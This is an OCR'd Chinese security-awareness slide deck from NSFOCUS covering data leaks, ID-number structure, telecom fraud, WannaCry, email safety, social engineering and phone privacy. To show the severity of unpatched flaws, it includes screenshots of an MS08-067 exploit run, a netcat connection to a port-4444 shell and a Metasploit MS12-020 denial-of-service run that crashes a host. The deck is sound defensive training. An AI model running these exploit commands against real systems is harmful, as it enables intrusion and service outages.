


信息泄露不完全统计


腾讯
4亿
淘宝网
2500万
12306
13万
华住
5亿
小米
800万
快递网站
1400万
智联招聘
329万
新浪网
2000万
万豪
5亿
网易
163
2500万
51CTO
800万
CSD
N
600万
人人
网500
万
A站
800万

微信游戏

微信游戏的内幕


微信公众号A
算命
姓名
算姻缘
性别
微信公众号B
未来身价
生日
……
……
微信公众号C
未来长相
照片
免费礼品
地址
完整信息流入黑市
同一家公司 X

火车票隐藏的信息

340621 1985**** 815 2

区域码 出生年月日 序列码 校验位

校验值	校验位
0	1
1	0
2	x
3	9
4	8
5	7
6	6
7	5
8	4
9	3
10	2

为男性

为女性

=SUM(号码*权重)/11 的余数

340600 淮北市
340601 市辖区
340602 杜集区
340603 相山区
340604 烈山区
340621 濉溪县
340700 铜陵市
340701 市辖区

权重	7	9	10	5	8	4		8	4	2
号码	3	4	0	6	2	1		8	1	5

什么是电信诈骗

手机短信　电话　网络电话　互联网

电信诈骗是指以非法占有为目的，利用手机短信、电话、网络电话、互联网等传播媒介，以虚构事实或隐瞒事实真相的方法，骗取数额较大的公私财物的行为（又称非接触性诈骗或远程诈骗）。

电信诈骗识别公式

NSFOCUS绿盟科技

人物：不能准确确认其身份+**沟通工具**：电话、短信、网络等+**要求**：汇款、转账

如果遇到上述情况，请及时报警！

当今热点事件

NSFOCUS绿盟科技


- 关键字：

账号口令　信息泄露　**终端安全**　邮件安全　社会工程学　手机安全

案例-WannaCry

NSFOCUS绿盟科技

目前，包括英国、意大利、俄罗斯等多个国家已经感染病毒。在国内，阿里云安全部门发布报告称，我国受灾最严重的属于大量行业企业内网，**教育网受损严重，攻击造成了教学系统瘫痪、甚至包括校园一卡通系统。**



- 微软MS17-010 漏洞
- 2017年3月份漏洞披露
- 2017年4月份出现利用代码
- 美国NSA方程式攻击永恒之蓝
- 感染150多个国家
- 第一例以蠕虫型勒索

微软漏洞的严重性

NSFOCUS绿盟科技

```
C:\WINNT\system32\CMD.EXE

C:\WINNT>ms0867 218.6.....

MS08-067 Exploit for CN by EMM@ph4nt0m.org

SMB Connect OK!
Maybe Patched!

C:\WINNT>ms0867 218.6.....

MS08-067 Exploit for CN by EMM@ph4nt0m.org

SMB Connect OK!
Send Payload Over!

C:\WINNT>_
```

```
C:\WINNT\system32\CMD.EXE - nc -vv 218.    4 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\wutemp>nc -vv  218.(    3.2 4444
KJJ [218.69.98.2] 4444 (?): connection refused
sent 0, rcvd 0: NOTSOCK

C:\wutemp>
C:\wutemp>
C:\wutemp>nc -vv  218.(...3.4 4444
Warning: forward host lookup failed for 72BTQ1X: h_errno 11001: HOST_NOT_FOUND
72BTQ1X [218.(     1.4] 4444 (?) open
```

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf  auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name   Current Setting  Required  Description
—-  ————————  ————  ——————
RHOST             yes      The target address
RPORT  3389       yes      The target port

msf  auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.2.10
RHOST => 192.168.2.10
msf  auxiliary(ms12_020_maxchannelids) > run

[*] 192.168.2.10:3389 – Sending MS12-020 Microsoft Remote Desktop Use-After-F
[*] 192.168.2.10:3389 – 210 bytes sent
[*] 192.168.2.10:3389 – Checking RDP status...
[+] 192.168.2.10:3389 seems down
[*] Auxiliary module execution completed
```

```
A problem has been detected and Windows has been shut down to prevent damage
to your computer.

RDPWD.SYS

The driver is attempting to access memory after it has been freed.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000D5 (0x8F81A008,0x00000000,0x8DE893B4,0x00000000)

***     RDPWD.SYS - Address 8DE893B4 base at 8DE6D000, DateStamp 4791922c

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  85
```

终端安全管理

NSFOCUS绿盟科技

1. 安装防病毒软件，定期升级病毒库，定期查杀病毒
2. 配置操作系统补丁自动更新，及时修补漏洞
3. 设置用户帐号及密码，及时停用无用帐号，不留空口令
4. U盘不可随意在办公电脑内使用
5. 建议使用非IE内核浏览器访问互联网，比如谷歌、火狐
6. 离开座位要锁屏win+L，或者定义5分钟屏保
7. 摄像头无用的时候遮蔽

当今热点事件

NSFOCUS绿盟科技

- 关键字：

账号口令　信息泄露　　终端安全　邮件安全

全　社会工程学　手机安全

一封邮件引发的全球震动

NSFOCUS绿盟科技

2017.4.14 Microsoft 2017.4.16 CNCERT/CC 国家互联网应急中心 2017.5.12

邮件安全已成为企业安全最薄弱环节

NSFOCUS绿盟科技

FACC CEO遭邮件诈骗
5000万欧元

德国莱尼集团遭邮件诈骗
4000万欧元

时代华纳30多万客
户邮箱泄漏

DNC邮件泄露事件改变世界政治、
经济、军事格局

带毒邮件盗取日大型旅社
800万用户资料

敲诈者木马通过邮件
大规模攻击

据统计，

用**10个**常用密码就可以**攻破**

9.8%的中国企业邮箱；**70%以上**的企业都发生过**邮件泄密**事件；近**60%**的**勒索软件**是通过邮件传播。

电子邮件安全风险


耗费网络资源
挂马网站链接
病毒附件
占用网络带宽
侵犯隐私、空间
邮件炸弹
爆发
计算机
感染
邮件病毒
传播
垃圾邮件
风险
邮件地址
被欺骗
邮件重要
信息泄漏
欺骗收件人
窃取他人隐私

邮件安全提示


NSFOCUS绿盟科技

接收邮件要注意

◆不安全的文件类型：绝对不要打开任何以下文件类型的邮件附件：.bat, .com, .exe, .vbs

◆未知的文件类型：绝对不要打开任何未知文件类型的邮件附件，包括邮件内容中到未知文件类型的链接

◆微软文件类型：如果要打开微软文件类型（例如 .doc, .xls, .ppt等）的邮件附件或者内部链接，务必先进行病毒扫描



邮件注意事项

◆工作人员必须使用企业邮箱，不能使用境外邮箱

◆不打开或转发与来历不明的电子邮件及附件

◆重要信息不能存放在电子邮箱中

◆重要信息，加密后发送

当今热点事件

NSFOCUS绿盟科技

- 关键字：

账号口令　信息泄露　　终端安全　　邮件安全


社会工程学　　手机安全

防卫森严的大楼，如何攻破？

NSFOCUS绿盟科技

Stuxnet病毒的启示

- Stuxnet又名“震网”
  - 针对微软系统以及西门子工业系统
  - 曾造成**伊朗核电站**推迟发电
- 如何突破核电站的物理隔离网络?



- 如果有一天你捡到一个看着挺高级的U盘...

工作环境

- 应主动防止陌生人尾随进入办公区域
- 遇到陌生人,要上前主动询问
- 禁止随意放置或丢弃含有敏感信息的纸质文件
- 离开座位时，应将贵重物品、含有机密信息的资料锁入柜中，并对使用的电脑桌面进行锁屏
- 应将复印或打印的资料及时取走
- 禁止在公共场合谈论公司信息

工作环境

- 与公司以外的人面谈时，请到指定的安全区域内进行,禁止随意带入办公区域
- 快递人员的接待必须在前台接待区内进行
- 访客须经过登记，并由公司内部联系人陪同方可进入工作区，并全程陪同直至送出工作区域
- 访客携带的电子设备及记忆体未经许可，禁止在工作区域使用

当今热点事件

NSFOCUS绿盟科技

- 关键字：

  账号口令　信息泄露　　终端安全　　邮件安全

  社会工程学　**手机安全**


你知道自己已经被智能手机出卖了吗?


央视曝安卓手机擅自收集用户位置信息 机主被悄悄定位

泰伯网 2016-08-10 16:19:37 阅读(439) 评论(0)

声明：本文由入驻搜狐公众平台的作者撰写，除搜狐官方账号外，观点仅代表作者本人，不代表搜狐立场。 举报


近日，央视财经频道报道称，日前，安徽省工商局在对市场上销售的手机进行的质量抽检中发现，金立、vivo、首云、斐讯等6个型号的手机存在着擅自收集消费者位置信息的行为。这些手机中的预置应用软件会在机主完全不知情的情况下，通过Wi-Fi网络、基站等定位技术收集手机的位置信息，机主的个人隐私遭到侵犯。





你敢扫描吗？

NSFOCUS绿盟科技



警惕Wi-Fi共享软件

NSFOCUS绿盟科技

